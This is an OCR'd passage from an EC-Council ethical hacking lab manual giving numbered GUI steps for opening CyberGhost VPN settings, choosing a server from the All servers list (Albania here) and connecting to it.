
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **CyberGhost VPN** window appears, click the **Settings** icon.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


11. The **Settings** window appears, click on **CyberGhost VPN** icon ( ) under **Menu** icon



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


12. The **CyberGhost VPN** window appears; click on **All servers** from the left-hand pane.

    Note: The list of the servers may vary in your lab environment



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. Click to select any proxy server from the available options in the **All servers** section (here, **Albania**) and click on the power icon ( ) under **Start a Connection** as shown in the screenshot.



Note: If the CyberGhost window appears indicating that all free user slots are booked, then close the window and select another proxy server from the "all servers" list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. CyberGhost attempts to establish a connection to the proxy server. On successfully establishing a connection, **Connected** appears.

